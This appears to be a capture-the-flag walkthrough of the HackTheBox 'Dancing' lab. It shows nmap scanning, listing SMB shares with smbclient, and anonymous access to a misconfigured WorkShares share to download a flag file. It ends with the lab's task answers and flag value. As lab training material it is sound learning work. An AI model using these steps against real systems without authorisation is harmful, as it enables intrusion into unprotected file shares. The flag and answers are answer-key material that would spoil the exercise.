


Hello everyone!

In this walkthrough, we'll solve the Dancing CTF room on HackTheBox by performing enumeration.



Description

SMB (Server Message Block) is a network protocol primarily used for sharing files, printers, and other resources between computers on the same network, commonly seen on Windows systems. It runs over TCP port 445 and can also use NetBIOS over TCP/IP (NBT) on port 139 for older implementations. SMB operates at the Application and Presentation layers of the OSI model, relying on lower-level protocols for transport. During network scanning, these open ports can be detected, allowing for enumeration of shared resources.

Enumeration

I start, as always, by scanning the target once we are connected to the VPN. Running the following command will make nmap scan all of the ports and display service versions for each of them.

Analysis

Step:-1 In thisThe command is uses an Nmap command, which is used for network discovery and security auditing.

```
sudo nmap -sC -sV 10.129.113.234
```

sudo: This runs the command with elevated privileges, which is necessary because Nmap requires root access to perform some types of scanning, such as OS detection and service enumeration.

nmap: This is the command-line tool used for network scanning.

-sC: This option enables the default script scan.

-sV: This option performs version detection.

```
hacker@kali: ~/Downloads x hacker@kali: ~ x hacker@kali: ~ x
(hacker@kali)~[~]
$ sudo nmap -sC -sV 10.129.113.234
[sudo] password for hacker:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 06:36 IST
Nmap scan report for 10.129.113.234
Host is up (0.74s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc             Microsoft Windows RPC
139/tcp    open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2024-10-10T05:07:44
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_ clock-skew: 4h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 54.17 seconds
```

Step:-2 In this step Installing smbclient can be useful for several reasons, especially when working with SMB (Server Message Block) shares

sudo apt-get install smbclient

```
(hacker@kali)~[~]
$ sudo apt-get install smbclient
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
 fonts-liberation2 hydra-gtk ibverbs-providers libassuan0 libavfilter9 libboost-iostreams1.83.0 libboost-thread1.83.0 libcephfs2 libdaxctl1 libgail-common
 libgail18t64 libgeos3.12.1t64 libgeos3.12.2 libgfs2 libgfrpc0 libgfrpc0 libglusterfs0 libglusterfs0 libgspc1-2 libgtk2.0-0t64 libgtk2.0-bin libgtk2.0-common
 libibverbs1 libimobiledevice6 libiniparser1 libjsoncpp25 libjxl0.7 libmfx1 libndctl6 libplacebo338 libplist3 libpnm1 libpostproc57 libpython3.11-dev
 librados2 librav1e0 librdmacm1t64 libre2-10 libroc0.3 libsvtav1enc1d1 libu2f-udev libusbmuxd6 libx265-199 linux-image-6.6.15-amd64 openjdk-17-jre
 openjdk-17-jre-headless python3-diskcache python3-hatch-vcs python3-hatchling python3-lib2to3 python3-mistune0 python3-pathspect python3-pendulum
 python3-pluggy python3-pyritdata python3-setupoolg-scm python3-trove-classifiers python3.11 python3.11-dev python3.11-minimal rwho rwho
 samba-ad-provision samba-dsdb-modules samba-vfs-modules
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
 blueman libldb2 libpython3-dev libpython3-stdlib libpython3.12-dev libpython3.12-minimal libpython3.12-stdlib libpython3.12t64 libpython3.12t64 libpython3.12t64
 libtdb1 onboard onboard-common onboard-data python3 python3-arc4 python3-dev python3-ldb python3-minimal python3-nassl python3-samba python3-talloc
 python3-tdb python3.12 python3.12-dev python3.12-minimal samba samba-common samba-common-bin samba-dsdb-modules samba-libs winexe
Suggested packages:
 python3.12-venv python3.12-doc binfmt-support
The following packages will be REMOVED:
 python3-distutils
The following NEW packages will be installed:
 libpython3.12-dev libpython3.12-minimal libpython3.12-stdlib libpython3.12t64 python3.12 python3.12-dev python3.12-minimal
The following packages will be upgraded:
 blueman libldb2 libpython3-dev libpython3-stdlib libpython3.12t64 libtdb1 onboard onboard-common onboard-data python3 python3-arc4 python3-dev
 python3-ldb python3-minimal python3-nassl python3-samba python3-talloc python3-tdb samba samba-common samba-common-bin samba-dsdb-modules samba-libs
 smbclient winexe
36 upgraded, 7 newly installed, 1 to remove and 218 not upgraded.
```

Step:-3 In this the smbclient -L command is used in SMB (Server Message Block) protocol to list available shares on a remote server. Here's how it works:

smbclient: A command-line tool used to access shared files and printers on an SMB server.

-L: The flag used to list all the available shares on the target machine or server.

smbclient -L 10.129.113.234

```
(hacker@kali)~[~]
$ smbclient -L 10.129.113.234
Password for [WORKGROUP\hacker]:

Sharename      Type           Comment
-----
ADMIN$         Disk           Remote Admin
C$             Disk           Default share
IPC$           IPC            Remote IPC
WorkShares     Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.113.234 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Step:-4 Foothold

The NT_STATUS_ACCESS_DENIED is output, letting us know that we do not have the proper credentials to connect to this share. We will follow up with the C\$ administrative share.

```
(hacker@kali)-[~]  
$ smbclient \\\10.129.113.234\\ADMIN$  
Password for [WORKGROUP\hacker]:  
tree connect failed: NT_STATUS_ACCESS_DENIED
```

```
(hacker@kali)-[~]  
$ smbclient \\\10.129.113.234\\ICS$  
Password for [WORKGROUP\hacker]:  
tree connect failed: NT_STATUS_BAD_NETWORK_NAME  
  
(hacker@kali)-[~]  
$ smbclient \\\10.129.113.234\\C$  
Password for [WORKGROUP\hacker]:  
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Step: -5 In This step Success! The WorkShares SMB share was poorly configured, allowing us to log in without the appropriate credentials. We can see our terminal prompt changed to smb: \> , letting us know that our shell is now interacting with the service

```
(hacker@kali)-[~]  
$ smbclient \\\10.129.113.234\\WorkShares  
Password for [WORKGROUP\hacker]:  
Try "help" to get a list of possible commands.  
smb: \> █
```

Step: -6 Some Useful Commands

- ls : listing contents of the directories within the share
- cd : changing current directories within the share
- get : downloading the contents of the directories within the share
- exit : exiting the smb shell

```

(hacker@kali)-[~]
$ smbclient \\\\10.129.113.234\\WorkShares
Password for [WORKGROUP\\hacker]:
Try "help" to get a list of possible commands.
smb: \> ls
.                               D           0   Mon Mar 29 13:52:01 2021
..                              D           0   Mon Mar 29 13:52:01 2021
Amy.J                           D           0   Mon Mar 29 14:38:24 2021
James.P                         D           0   Thu Jun  3 14:08:03 2021
cd
5114111 blocks of size 4096. 1753236 blocks available
smb: \> cd Amy.J
smb: \Amy.J\> ls
.                               D           0   Mon Mar 29 14:38:24 2021
..                              D           0   Mon Mar 29 14:38:24 2021
worknotes.txt                   A          94   Fri Mar 26 16:30:37 2021
5114111 blocks of size 4096. 1753236 blocks available
smb: \Amy.J\> cd
Current directory is \Amy.J\
smb: \Amy.J\> cd
Current directory is \Amy.J\
smb: \Amy.J\> cd ..
smb: \>

```

```

smb: \> cd James.P\
smb: \James.P\> ls
.                               D           0   Thu Jun  3 14:08:03 2021
..                              D           0   Thu Jun  3 14:08:03 2021
flag.txt                       A          32   Mon Mar 29 14:56:57 2021
get
5114111 blocks of size 4096. 1753214 blocks available
smb: \James.P\> get flag.txt
getting file \James.P\flag.txt of size 32 as flag.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \James.P\> ^Z
zsh: suspended  smbclient \\\\10.129.113.234\\WorkShares

```

Step: -8 In this step read the Flag

```

(hacker@kali)-[~]
$ ls
CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability Music
'DOM XSS in jQuery selector sink using a hashchange event.pdf'  Pictures
Desktop Portfolio
Documents ProjectGreatMigration.pdf Templates
Downloads ProjectOpenWRT.pdf Videos
MigrateOpenWrt.txt Public backup-OpenWrt-2023-07-26.tar
etc employees_wellness.pdf pentestlab
users
(hacker@kali)-[~]
$ cat fla
cat: fla: No such file or directory
(hacker@kali)-[~]
$ cat flag.txt
5f61c10dffbc77a704d76016a22f1664

```

Finally, the flags have been identified

Task 1

What does the 3-letter acronym SMB stand for?

Server Message Block

Task 2

What port does SMB use to operate at?

445

Task 3

What is the service name for port 445 that came up in our Nmap scan?

microsoft-ds

Task 4

What is the 'flag' or 'switch' that we can use with the smbclient utility to 'list' the available shares on Dancing?

-L

Task 5

How many shares are there on Dancing?

4

Task 6

What is the name of the share we are able to access in the end with a blank password?

WorkShares

Task 7

What is the command we can use within the SMB shell to download the files we find?

Get

Submit Flag

Submit root flag

5f61c10dffbc77a704d76016a22f1664

Thanks for Visiting